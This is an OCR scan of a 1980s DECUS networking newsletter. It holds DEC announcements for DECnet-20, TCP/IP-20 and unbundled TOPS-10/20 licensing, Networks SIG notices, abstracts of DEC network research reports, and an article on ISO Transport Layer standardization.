Minimum hardware required for DECnet-20 Version 4.0 is any valid DECSYSTEM-2040/2050/2065 configuration with an NIA20, CI20, or one or more DMR11, DN21 or DN20 devices in a DN20 communications front-end. Consult the Software Product Description (SPD) for maximum line configuration guidelines for the DN20 devices.

MINIMUM SOFTWARE REQUIRED

DECnet-20 Version 4.0 requires TOPS-20 Version 6.1.

RESTRICTIONS

DECnet-20 Version 4.0 does not support communication with DECnet Phase II nodes.

ORDERING INFORMATION

Order No.	Description
QTD04-AM	DECnet-20 single-use license, binaries, documentation, support services
QTD04-DZ	DECnet-20 single-use license only, no binaries, no documentation, no support services
QTD04-EM	DECnet-20 source license, sources, no documentation, no support services
QTD04-HM	DECnet-20 Update - Binaries, documentation
QTD04-HZ	DECnet-20 Update - Right to copy for single-use, no binaries, no documentation
QTD04-KZ	DECnet-20 Documentation Service

AVAILABILITY

DECnet-20 Version 4.0 is currently available from the Software Distribution Center (SDC).
DECnet customers who have a Software Product Service Agreement, and customers who are under warranty for DECnet-20, will automatically receive Version 4.0 on the release date from the Software Distribution Center (SDC).

ANNOUNCING THE AVAILABILITY OF TCP/IP-20 VERSION 4.0

DIANE A. LORION
617-467-6282
MRO1-1/M23

Digital is pleased to announce the availability of TCP/IP-20 Version 4.0.

PRODUCT DESCRIPTION

TCP/IP-20 is a software communications option which may be added to a DECSYSTEM-20 environment. TCP/IP-20 implements the Department of Defense communications protocols: TCP (Transmission Control Protocol) defined by RFC793, and IP (Internet Protocol) defined by RFC791. TCP/IP-20 is supported for communications between DECSYSTEM-20s using the CI20, using the NIA20 port to connect to Ethernet, and between TCP/IP implementations on the ARPANET, using the AN20.

While TCP/IP-20 may work correctly with non-DECSYSTEM-20 implementations of TCP/IP using the Ethernet, such configurations have not been extensively tested and are not warranted to work.

The TCP/IP-20 software features include:

- Support for TCP (Transmission Control Protocol).
- Support for IP (Internet Protocol).
- Support for communications through the AN20 to an IMP using the LHDH protocol.
- Support for communications through the NIA20 to the Ethernet.
- Support for communications through the CI20 to another DECSYSTEM-20 using the same CI.
- TOPS-20 support for outgoing TELNET terminals (requires the use of TELNET software which is not supported by DIGITAL).
- JSYS interface to TCP/IP facilities in the TOPS-20 monitor which allows data transmission, monitoring, and control.

MINIMUM HARDWARE REQUIRED

Minimum hardware required for TCP/IP-20 Version 4.0 is a KL10 Model B processor with 1M words of memory, console terminal, RP06 disk drive, and at least one 1600 BPI magnetic tape transport with controller.

The hardware required for TCP/IP-20 communications includes one N I A 2 0 , CI20, or AN20. Consult the Software Product Description (SPD #21.34.00) for configuration guidelines.

MINIMUM SOFTWARE REQUIRED

TCP/IP-20 Version 4.0 requires TOPS-20 Version 6.1.

ORDERING INFORMATION

Order No.	Description
QT090-AM	TCP/IP-20 single-use license, binaries, documentation, support services
QT090-DZ	TCP/IP-20 single-use license only, no binaries, no documentation, no support services
QT090-EM	TCP/IP-20 source license, sources, no documentation, no support services
QT090-HM	TCP/IP-20 Update - Binaries, documentation
QT090-HZ	TCP/IP-20 Update - Right to copy for single-use, no binaries, no documentation

AVAILABILITY

TCP/IP-20 Version 4.0 is currently available from the Software Distribution Center (SDC).

Customers who have a Software Product Service Agreement for TOPS-20AN (QT031), and customers who are under warranty for TOPS-20AN or TCP/IP-20 will automatically receive (at no charge) the TCP/IP Version 4.0 on the release date from the Software Distribution Center (SDC).

Customers who have a Software Product Service Agreement for TOPS-20AN (QT031) and TOPS-20 Monitor Sources (QT100) or TOPS-20 Combination Source Package (QT102), will automatically receive (at no charge) the TCP/IP-20 Version 4.0 Sources on the release date from the Software Distribution Center (SDC). Customers who are under warranty for TOPS-20AN or TCP/IP-20 and TOPS-20 Monitor Sources or TOPS-20 Combination Source Package, will also automatically receive (at no charge) the TCP/IP-20 Version 4.0 Sources on the release date from the Software Distribution Center (SDC).

ANNOUNCING THE AVAILABILITY OF TOPS-10 AND TOPS-20 UNBUNDLED OPERATING SYSTEM SOFTWARE

DIANE A. LORION
617-467-6282
MRO1-1/M23

Digital is pleased to announce the availability of the Unbundled TOPS-10 and TOPS-20 Operating Systems to existing customers. This unbundling will allow the software to be legally run on third party hardware, although unsupported by Digital.

Digital will entertain written requests to the Sales force for the purchase of the operating system. The operating system will be licensed on a single CPU basis and only granted to customers who currently have a valid TOPS-10/20 Category A license. This also applies to end-users of Large Data Services Accounts, who have been granted a pass through license. **We will not license accounts who are not current Large Systems Customers.**

ORDERING INFORMATION

For first time purchasers, for use on a single CPU, includes sources and binaries, documentation, and no support services:

Order No.	Description
QH303-YM	TOPS-10 for use with third party hardware single-use sources license, sources and binaries, documentation, no support services
QT023-YM	TOPS-20 for use with third party hardware single-use sources license, sources and binaries, documentation, no support services
QH862-YM	TOPS-10 for use with third party hardware single-use sources license, sources and binaries, documentation, no support services **(Educational only)**
QT862-YM	TOPS-20 for use with third party hardware single-use sources license, sources and binaries, documentation, no support services **(Educational only)**

After the first purchase, a license-only, for use on a single CPU:

QH303-DZ	TOPS-10 Single-use license only for use wih third party hardware, no binaries, no documentation, no support services
QT023-DZ	TOPS-20 Single-use license only for third party hardware no binaries, no documentation, no support services

QH862-DZ TOPS-10 Single-use license only for third party hardware, no binaries, no documentation, no support services **(Educational only)**

QT862-DZ TOPS-20 Single-use license only for third party hardware, no binaries, no documentation, no support services **(Educational only)**

LICENSING INFORMATION

A new license agreement is required at the time of sale. It will explain in detail our responsibilities and the customer's accountability. The license states that Digital makes no claims or warrantees as to runability, maintainability, or performance of our operating systems on third party hardware. Digital will attempt to fix any bugs which can be recreated on a KL10 CPU. Updates of TOPS-10 or TOPS-20 can be purchased with the proper subscription service.

AVAILABILITY

The unbundled operating systems are currently available from the Software Distribution Center (SDC).

MUMPS

MUMPS SIG STEERING COMMITTEE

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
NETwords

The NETWORKS SIG Newsletter



NTW

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The Networks Special Interest Group (SIG) is one of 25 SIG's within in Digital Equipment Computer User's Society (DECUS). The main purpose of the Networks SIG is to promulgate information concerning the use, development, and standardization of network products that function or involve Digital Equipment Corporation systems. Additional functions of the SIG include the coordination and scheduling of symposia sessions, providing methods for free-flow communications, publication of the Networks SIG newsletter NETWords, participation in domestic and international standards committees, input to Digital for new products and corrections to existing products, promotion of working groups for special network needs and topics, and many, many other functions.

The Networks SIG Steering Committee invites you to participate in the Networks SIG. There are many ways that you can help the Networks SIG. Some of those include chairing sessions at symposium, participation in the various Networks SIG working groups, participation in special research projects, and others. If you are interested in devoting your time and expertise, contact any of the steering committee members.

DECUS is run entirely by volunteer leadership. Help us make DECUS and the Networks SIG better - take an active part in **your** SIG!

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

By Vickie Hancock

Greetings, and welcome to another issue of NETWords. In this issue, we have some interesting articles given to us by our compatriots at DEC that I'm sure that you will find interesting and enlightening as well as a summary from Bill Hancock on happenings at the Fall '85 DECUS Symposium in Anaheim (useful for you who have not yet filed your trip reports).

At the time that this is being prepared, we have received word from Diane Pinney (our symposium coordinator for Networks while Sandy is playing Lord High Cookie Shuffler for the Spring '86 Dallas Symposium) that Networks sessions are plentiful and interesting. In that vein, we could use your help in the chairing of networks-related sessions at Dallas. If you are planning to attend the Spring '86 Symposium in Dallas, drop me a line or give me a call if you would be interested in helping us out by chairing a session or two. The work is not hard and it will give you a good chance to meet the speakers and engineers that will be presenting sessions at Dallas. To help you out, DECUS offers a brief training session on Sunday night before the symposium, so there is no reason to fear failure. We can use your help!

Finally, we have been very pleased with the response to the use of the VAXIN(tm) system to contact Networks SIG members and steering committee (Bill Hancock recently had 27 MAIL messages in one evening). David's done a great job with the system and we hope that you will take the time to drop us an electronic "line" when you get a chance and let us know how you feel about NETwords and pass your articles and ideas along.

See you next issue!!

VH

How to Submit an Article

NETWords is a monthly publication of the Digital Equipment Computer Users Society (DECUS) Networks Special Interest Group (SIG). Readers are urged to **contribute** their **articles, hints, bugs, patches, and other network related literature and information to**:

Vickie Hancock
NETWords Editor
2510 Limestone Ln.
Garland, Texas 75040
(214) 495-7353

We can accept **clear, readable hardcopy** or **any of the following media**:

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We prefer that media other than IBM & Macintosh disks be in **VMS BACKUP** format, **EXCHANGE (FLX)**, or **ODS II** structured disks. If sending in a Macintosh disk, please send your submission in MACWrite, MACPaint or, MACDraw. We can also accept JAZZ format or EXCEL format. IBM disks should be in MS-WORD or standard ASCII text files under DOS 2.1 or later.

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VAXIN(tm)

The VAX Information Network

Mr. David Bynon, a consultant in the Washington D.C. area, has set up a public bulletin board on his MicroVAX II system at home (some people have all the luck). To access the bulletin board, you must have a 300/1200 baud modem (Bell 212A compliant) and set your terminal up to look like a standard DEC terminal (No parity, full duplex, 8-bit ASCII). The dial up number for the bulletin board is:

(301) 330-5304

The bulletin board is available 24 hours a day and has a variety of articles, programs, hints and kinks, and many other items of useful information to VAX and network enthusiasts in the DEC environment. Also, you may contact some of the members of the Networks SIG Steering Committee through the bulletin board as well as submit programs and/or articles for NETWords.

Please note that the bulletin board is available on an "as is" basis, the owner nor the authors accept any responsibility for the quality or content of listed items on the bulletin board, some of the information on the bulletin board is copyrighted and NOT in the public domain, and membership is subject to qualification and acceptance by Mr. Bynon, whose word is final on all matters of membership and/or dispute. Also, DECUS does not own, participate in, or sanction any matters that transpire on the bulletin board nor does it condone any commercial activity that may transpire. This notice is being posted as a service to NETWords readers and should not be misconstrued as a commitment by DECUS or the Networks SIG to provide such services or condone commercial activities. Additionally, the Networks SIG and the NETWords newsletter editor reserve the right to selectively make such announcements available on a case-by-case basis and publication of such announcements should not be construed as blanket approval for other such announcements.

The bulletin board is provided as a free service by Mr. Bynon at this time. Please do not abuse his generosity. Thanks!

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Available Papers

A list of papers that were submitted for publication in different journals and conferences this past year follow. If you would like a copy of any of these papers, please send me a letter indicating which paper(s) are of interest to you.

Carole Greenfield
Digital
550 King Street
Littleton, MA 01460-1289

DEC-TR-300 The P2 Algorithm For Dynamic Calculation of Quantiles and Histograms Without Storing Observations,
Jain, Raj and Imrich Chlamtac,
to appear in Communications of ACM, October 1985.

DEC-TR-301 A Quantitative Measure of Fairness and Discrimination for Resource Allocation in Shared Computer Systems,
Jain, Raj, Dah-Ming Chiu and William R. Hawe, September 1984.

DEC-TR-329 Divergence of Timeout Algorithms for Packet Retransmissions,
Jain, Raj, November 1984.

DEC-TR-342 On Caching Out-of-Order Packets in Window Flow Controlled Network,
Jain, Raj, January 1985.

DEC-TR-353 CUTE: A Timeout Based Congestion Control Scheme for Digital Network Architecture,
Jain, Raj, April 1985.

DEC-TR-358 Using Simulation to Design A Computer Network Congestion Control Protocol,
Jain,Raj,
Proceedings of the Sixteenth Annual Modeling and Simulation Conference, April 1985.

RKJ-02-84 A Methodology for Building a Simulation Model for Efficient Design and Performance Analysis of Local Area Networks,
Jain, Raj. and Imrich Chlamtac,
Simulation, pp. 57-66, February 1984

ABSTRACTS

DEC-TR-300 The P2 Algorithm For Dynamic Calculation of Quantiles and Histograms Without Storing Observations
Jain, Raj and Imrich Chlamtac, to appear in Communications of the ACM, October 1985

A heuristic algorithm is proposed for dynamic calculation of the median and other quantiles. The estimates are produced dynamically as the observations are generated. The observations are not stored, therefore, the algorithm has a very small and fixed storage requirement regardless of the number of observations. This makes it ideal for implementing in a quantile chip that can be used in industrial controllers and recorded. The algorithm is further extended to histogram plotting. The accuracy of the algorithm is analyzed.

DEC-TR-301 A Quantitative Measure of Fairness and Discrimination for Resource Allocation in Shared Computer Systems
Jain, Raj, Dah-Ming Chiu, and William R. Hawe, September 1984

Fairness is an important performance crtierion in all resources alloction schemes, including those in distributed computer systems. However, it is often specified qualitatively. The quantitative measures proposed in the literature are either too specific to a particular application, or suffer from some undesirable charecteristics. In this paper, we have introduced a quantitative measure called Index of Fairness. The index is applicable to any resource sharing or allocation problem. It is independent of the amount of resource. The fairness index always lies between 0 (zero) and 1 (one). This boundedness aids intuitive understanding of the fairness index. For example, a distribution algorithm with a fairness of 0.10 means that it is unfair to 90% of the users, also the discrimination index can be defined as 1 - fairness index.

The development of the proposed index is presented in this paper. A number of examples (taken particularly from computer networks) are illustrated in various contexts.

DEC-TR-329 Divergence of Timeout Algorithms for Packet Retransmissions
Jain, Raj, November 1984

The problem of adaptively setting the timeout interval for retransmitting a packet has been analyzed. It is shown that under repeated packet loss, most timeout algorithms either diverge or converge to a wrong value. A number of alternative schemes have been presented, including those in Digital Network Architecture and ARPAnet TCP. Finally, it is argued that divergence is preferable to false convergence. Although the divergence makes simple analyses based on stationarity invalid, it is a feature that is helpful in reducing network traffic during congestion.

DEC-TR-342 On Caching Out-of-Order Packets in Window Flow Controlled Networks
Jain, Raj, January 1985

In window flow controlled networks, if a packet is lost, the destination has to decide whether to save (cache) subsequent out-of-order packets. Also, the source has to decide whether to send just one packet, or to send all packets following it. This leads to four different types of caching schemes. Simulations show, against our immediate intuition, that regardless of whether the destination is caching or not, the source should retransmit only one packet. This paper describes the alternatives to, and provides justification for, schemes used in Digital Network Architecture and ARPAnet TCP.

DEC-TR-353 CUTE: A Timeout Based Congestion Control Scheme for Digital Network Architecture
Jain, Raj, April 1985

With the introduction of local area networks (LANs) such as Ethernet, the nodes connecting the LANs play an important role in determining the performance of inter-LAN communications. The LANs have a high bandwidth (10Mbps for Ethernet), while the outgoing lines from the routers are usually low-speed telephone lines. This speed difference, combined with the large number of nodes on a LAN trying to communicate through the router, has made a dynamic congestion control scheme necessary for most networks. Digital Network Architecture (DNA), more commonly known by its product name DECnet, needed such a scheme.

A simple congestion control scheme can be designed without adding any new bits to the message header and without adding any new messages. This scheme requires sources to follow a set of self-restraining rules, so that the number of data packets injected in the network by a source is reduced when congestion is sensed. The acknowledgement timeouts are used as indications of packet loss and congestion.

The proposed scheme, CUTE (Congestion Control Using Timeouts at the End-to-End Layer), enhances the performance in terms of throughput, response time, power, fairness, and percentage of successful packets. It works well even under severe congestion.

The scheme is especially suitable if LANs are interconnected via bridges that work transparently and cannot provide explicit instructions to sources. Although developed specifically for DNA, the scheme should work on other datagram networking architectures.

DEC-TR-358 Using Simulation to Design A Computer Network Congestion Control Protocol
Jain, Raj, to appear in the proceedings of the Sixteenth Annual Modeling and Simulation Conference, April 1985

This paper describes a simulation model for designing a congestion control scheme for Digital Network Architecture (DNA), more commonly known by its product name, DECnet. The details of the workload,

performance metrics, and other features of the simulation model are described. Techniques used in validation and verification of the model are discussed.

RKJ-02-84 A Methodology for Building a Simulation Model for Efficient Design and Performance Analysis of Local Area Networks
Jain, Raj, and Imrich Chlamtac, Simulation, pp. 57-66, February 1984

This paper proposes a general methodology for building a software tool to aid in the design and performance modeling of local computer networks. At the core of the modeling approach lies a distributed view of the network consisting of independently modeled network functional components (protocols, nodes, and resources.) The network components communicate through model-defined or user- provided interfaces. As a consequence, the effect of network changes, and component deletions or additions are localized. The network model can then be easily altered to highlight certain components, while reducing others, as is required in different design phases. The result is that long simulation runs of a large and fully-detailed model, are replaced by shorter runs of several smaller "function-oriented" network models. The inherent partitioning of the system model into relatively independent functional units makes it also a potential candidate for a distributed simulation implementation.

The given methodology is exemplified with an actual implementation of an Ethernet-based system configuring tool. The methodology can also be applied to other distributed systems to build efficient modular simulator programs.

ISO TRANSPORT SPECIFICATIONS: MULTIVENDOR COMMUNICATION TAKES A GIANT STEP FORWARD

Bonnie Hepburn
Networks and Communications
Digital Equipment Corporation, MK02-1/C11
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Merrimack, NH 03054
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ABSTRACT

Progress on true multivendor communication has hinged on development of international standards for the higher protocol layers of the Open Systems Interconnection model. An important recent breakthrough on Transport standardization signals the dawn of the era of the heterogeneous communication. At the National Computer Conference last July, many vendors cooperating with the National Bureau of Standards demonstrated multivendor communications.

This paper will summarize the demo, the current state of progress, the type of multivendor networks that are practical, and, finally, the work remaining to be done.

Multivendor communications—wherein computers from various manufacturers freely exchange applications and data—was demonstrated at the National Computer Conference (NCC) in Las Vegas this year. The local-area network showed for the first time that systems from different companies were able to communicate through the use of a standard high-level protocol. That protocol, the Transport Layer, is the most recent layer of the ISO Model to become an International Standard. This paper will discuss:

- The ISO Model
- The function that the Transport Layer, in particular, performs within the ISO Model
- What was displayed at NCC
- Networks that can be implemented today with the current International Standards
- Applications that will most benefit from multivendor communications
- The work remaining to be done in multivendor communications standardization

First, an overview of multivendor networks and the growing demand for them.

WHY NETWORKS?

Networks help organizations improve operational efficiency and information resources management. Users can share computers and data, access central databases, transfer documents to remote sites, and send electronic mail.

Networks make it possible to link the many different kinds of computer equipment used in today's work environment—personal computers, office automation systems, and process control equipment, for example—to central computers so that resources can be exchanged.

There are two broad factions that are driving multivendor communication solutions: the growing population of personal computer and workstation users, and, on the other end of the spectrum, Fortune 500 users whose data processing shops support various vendors systems, depending on the task to be performed. Whether an integrated department or an integrated organization is needed, both constituencies feel isolated from valuable data resources.

It is difficult and expensive to link off-the-shelf equipment from different manufacturers into a computer network. Each mixed computer network requires expensive custom design; and there have been no standard rules by which information devices can communicate with each other in a network. Furthermore, networks developed for special uses cannot be modified easily. This problem affects national and international trade within the computer industry. It also limits the full potential of using computers to increase productivity.

OPEN SYSTEM INTERCONNECTION

The concept of Open System Interconnection (OSI) was developed by the International Organization for Standardization (ISO), which promotes standards work and international cooperation. OSI defines an architecture for future distributed information processing systems in which various data communications functions of a network are divided into layers (the ISO Model). Within each layer, common protocols that are needed for one layer to communicate with another are identified, ratified, and standardized.

Identification, ratification, and standardization are done on an international level. Hence, for *electronic* multivendor communications to become a reality, *human* multivendor communications must first take place. And, aside from the actual standards-setting, this is surely one of the greatest accomplishments of the ISO. Members comprise international corporations and government agencies such as ANSI, AFNOR, DIN, ECMS, and IEEE.

Obtaining international agreement is slow and complicated. To qualify as an International Standard, a protocol must live through many amendments in each of four processes, as shown below. It generally takes five years from the first technical draft of a working paper until ratification as a full International Standard (Figure 1).

The final outcome of a fully standardized ISO Model will be a management tool against which networks can be built. Networks developed according to the OSI concept will be vendor-independent and will support different applications and different types of equipment.

THE ISO MODEL

The Model comprises seven layers—each layer having its own set of standards and representing a group of related data processing and communications functions that can be used to support all applications. Hence, when new applications or technologies are added to a network, the entire software system does not have to be modified.

Although an International Standard (#7489), the ISO Model is still evolving. Working from the bottom of the model up (see diagram), the layers are:

1. *The Physical Layer:* The first layer comprises electrical interfaces and other hardware to affect the actual connection between and among hardware components. Such standards as RS232C, V24, and V35 terminal connectors are part of the Physical Layer. Voltage, resistances, and other physical phenomena are also standardized in this layer.

2. *The Data Link Layer:* The second layer is the first attempt within the network to assure reliable data transfer across physical media. It structures the 1s and 0s that comprise data by asserting such basic parameters as Beginning-of-File, End-of-File, and number of messages. Through the Data Link Layer users know if their data were transmitted correctly and are able to retransmit corrected messages. In development for 15 years, the second layer produced standards such as HDLC, Local Area Networks, and LAPB.

3. *The Network Layer:* The third layer routes data, ensuring that they get to the right place across the available paths in the network. The Network Layer performs such operations as store and forward, and deals with "intermediary" routing systems such as gateways.

4. *The Transport Layer:* The fourth layer is the first function that exists on all nodes in a network. Layers one through three needn't communicate with their corresponding layers on other systems. The Transport Layer ensures reliable connection for end-to-end functions. It checks flow control, checksums, timeliness of data, etc.

5. *The Session Layer:* The fifth layer is responsible for "dialogue management": which system's turn it is to send data, when to backup, etc. As with the Transport Layer, this layer comprises a single protocol with classes and subsets for different needs. Some companies introduce man/machine interface software to the Session Layer. In these applications (Digital Equipment Corporation's DECnet product, for instance), the session layer handles the complex aspects of management without requiring the user to be a technical wizard.

6. *The Presentation Layer:* The sixth layer of the model proffers data that any vendor's system can recognize and understand. The Presentation Layer concerns itself with character codes, number formats, etc. In this layer, a single encoding scheme for all applications is presented.

7. *The Application Layer:* The seventh layer represents the protocols required for specific applications on various systems. Remote terminal access, file transfer, electronic mail, digitized voice, teleconferencing—any application, technical or commercial—that is handled by the host system, is assigned protocols by which to communicate with "foreign" hosts (Figure 2).

Another way to look at the layers is to break them into those that perform communications functions and those that perform applications functions. The Transport Layer acts as a conduit between the two levels of operation (Figure 3).

A LOOK AT THE TRANSPORT LAYER

As mentioned above, the Transport Layer is the glue that unites various communication technologies with various applications needs. There are five classes of protocol in the Transport Layer—Classes 4 and 2 being the most widely accepted.

Class 0 Teletex-compatible, this class is the simplest in that it only establishes or breaks connections.

Class 1 A CCITT extension to Class 0

Class 2 A basic class with minimum functionality, that permits connections to be multiplexed over a single virtual connection

Class 3 Ensuring reliable operation over X.25 networks, this class notifies the network if the transfer worked or not

Class 4 More complicated, but the most widely accepted class of transport, ensures reliable operation over any service

Class 4 Transport was shown at NCC and is the focus of attention for many vendors. Before we discuss the importance of the demo, let's look at the events that led to NCC's network display

THE ROLE OF NBS

The Institute of Computer Sciences and Technology (ICST) at NBS (National Bureau of Standards) is the technical organization responsible for developing computer standards for the federal government. ICST has been working with computer users in the federal government and in industry to develop requirements for the various functions, features, and services that the network standards must eventually meet.

ICST is assisting ISO in translating the requirements into design specifications, which are being implemented and tested in laboratories at ICST.

More than a year ago, U.S. computer manufacturers asked ICST, as an independent source of technical expertise, to provide a forum for discussions on how to carry out the International Standards. Since then, ICST has arranged a number of workshops to prepare vendors for the Transport Layer NCC demonstration.

The major task the workshops set out to complete was to formulate "test suites." Once the correct interpretations and set of options were selected against which the Transport Layer would be tested, vendors used ICST's labs to verify their implementation. The test suite proved to a vendor that the Transport Layer would work in a homogeneous network as well as in a heterogeneous one.

It is important to note that all tests were verified, *not* certified. There are no plans to certify conformance to International Standards at the moment.

THE NATIONAL COMPUTER CONFERENCE DEMONSTRATION

The NCC demonstration was a display of progress and capability—not of product. This should not be taken negatively. The July show was the first time that vendors applied approved International Standards to the Transport Layer to achieve multivendor communications. It was a statement of commitment.

Additionally, the demonstration proved:

Independence of layer implementation: A single version of file transfer was able to run across both kinds of Local-Area Networks that were demonstrated (see below). Hence, users could change the lower- and upper-layer services without affecting the Transport Layer.

Various companies could work with formal specifications of the Transport Layer, implement the software, test it, and demonstrate it within a short timeframe.

There were two displays of heterogeneous local-area networks at NCC—Carrier Sense Multiple Access with Collision Detection (CSMA/CD) and token bus.

The CSMA/CD local-area network was designed to show that international standards for computer compatibility will work in a business environment. CSMA/CD networks are based on baseband media and provide quick response time under light to moderate loads. The demonstration was conducted with the cooperation of ten vendors: Digital Equipment Corporation, Charles River Data Systems, Boeing Computer Services, Intel Corporation, Advanced Computer Communications, Hewlett-Packard Company, Honeywell Information Systems, ICL, the Institute for Computer Sciences and Technology (NSB), and NCR Corporation.

Token bus was designed to show local-area network use in a factory setting. Token bus networks are based on broadband media and operate well under heavier-than-usual traffic loads (such as real-time data collection in a factory). Token bus networks have longer response time under light to moderate traffic loads. Digital Equipment Corporation, Allen Bradley, Concord Data Systems, Gould, Hewlett-Packard, IBM, and Motorola participated in the token bus demonstration.

At the CSMA/CD demonstration a user could select the system from which he wanted to transfer a file. While the file was being sent, the user could monitor the traffic on the lines through a separate display that NBS ran. Users were notified when a transfer was completed and from which system the file had been sent.

The demonstration was not a standard file transfer application. Given the current state of development in standards, a user would have to write his own application. Again, the demo's purpose was to show that the Transport Layer, when implemented against International Standards by multiple vendors, would provide reliable communications

FILLING THE GAP

Despite the fact that International Standards do not yet exist for all layers of the ISO Model, multivendor networking is available. The market has expressed a clear need for interim solutions. And, with industry experts estimating the 1984 local-area networking market potential at $200 million, vendors have come to the fore.

Many large banks have developed proprietary multivendor networks to satisfy their immediate needs. Electronic funds transfer systems run over networks that are customized, yet comprise standardized messages to allow bank-to-bank communications.

And, as displayed at NCC, General Motors has developed a set of standards, closely mapped to the ISO Model, for their factory-based local-area network.

The services that are contained in any of the layers of the ISO Model are not, in themselves, new. From one vendor to another there exists some kind of physical function, link function, transport function, etc. When choosing a vendor, it is important to look for conformance to the International Standards in those areas where standards exist.

Digital Equipment Corporation's DECnet product, IBM's SNA product, Honeywell's DNS product, and an array of other networks have been architected against the existing standards. These vendors' clients stand a better chance of a protected investment when standards for all seven layers are finalized. Most major vendors have committed to either moving to International Standards or having their networks coexist with the standards over time.

Let's look at Digital's DECnet software as an example. As the diagram shows, DECnet comprises eight layers, seven of which corespond to the ISO Model.

The lower levels of both network architectures (Levels 1, 2, 3) are the same. Standards have existed for these layers for quite some time (Figure 4).

It is expected that Digital will soon have the ISO Transport Layer co-existent with the DNA End Communication Layer (ECL) to assure conformance with the International Standards as well as to assure backward compatibility within the Digital product line. Thus, the ISO Transport Layer would be used to connect Digital's VAX system to a Honeywell DPS6, however, ECL would be initiated for VAX-to-VAS or VAX-to-PDP communications.

The layers that relate to applications functions (Session, Presentation, and Application Layers in the ISO Model) are more difficult to implement than the lower layers. It is speculated that the Session Layer will become an International Standard sometime in 1985. The Presentation and Application layers are still in specification infancy. DECnet's Session, Network Application, and User Layers are mature software programs, developed over ten years, that conform to the standards that exist, yet provide far broader capabilities than ISO will ever be able to specify.

DECnet's Network Management Layer fills a gap that is currently not addressed by the ISO Model. A utility rich in features, the Network Management Layer provides the information necessary to facilitate network control. Using the Network Management Layer provides the information necessary to facilitate network control. Using the Network Management Layer, DECnet users can load and dump remote systems, change and examine network parameters, examine network counters and events, test links, and set and display the states of lines and nodes.

Digital, like other major vendors, will undoubtedly adopt a co-existent strategy for conversion to ISO standards. Such a strategy permits the company to participate in multivendor networks, while protecting their existing customers' investments.

APPLICATIONS RIPE FOR MULTIVENDOR NETWORKS

There are two classes of applications for which most users express an interest in multivendor networks: file transfer and virtual terminal support.

File transfer is simply moving data files from one system to another. Banks require file transfer for electronic funds transfer and automated teller management; CAD/CAE firms need it for simulation and engineering development; offices need it for electronic mail; and retail businesses need it for credit verification.

Virtual terminal support provides terminal access to multiple and different processors. Travel agencies, for example, have particular use for virtual terminal support. Larger agencies require their reservationists to have two or more different types of terminals on their desks in order to access databases for, say, American Airlines, United Airlines, and Eastern Airlines. Standards by which these networks could be integrated would help clear the desktops and lighten the hardware investment.

HOW FAR AWAY ARE WE?

Obviously, the ISO team has come a long way in the last ten years—NCC was a clear demonstration of that. However, the upper layers have yet to be standardized. Standards bodies solve half the problem—developing the specifications. The means by which standards are then tested for correct implementation is left to the vendor. The amount of resources needed to implement multivendor communications (design, test, and maintenance) is often grossly undercalculated by the public.

It is predicated that a complete turnkey multivendor network environment is two to four years away. There is much work to be done, yet people are learning and technology is improving on a daily basis.

Once all layers become internationally standardized, conformance verification, network management, and system security must be addressed. Currently vendors must build these features into their products and customers do not have a guide by which to measure their effectiveness.

And, as soon as the most-requested applications are available on the market, the industry can turn its attention to writing the standards for two-way communication over cable television, for voice and data integration, and the ability for portable terminals to receive data from large satellites. Perhaps, by that time, technology will have moved us into a completely new realm of communication which, undoubtedly, will require further standardization.



Figure 1



Figure 2



Figure 3

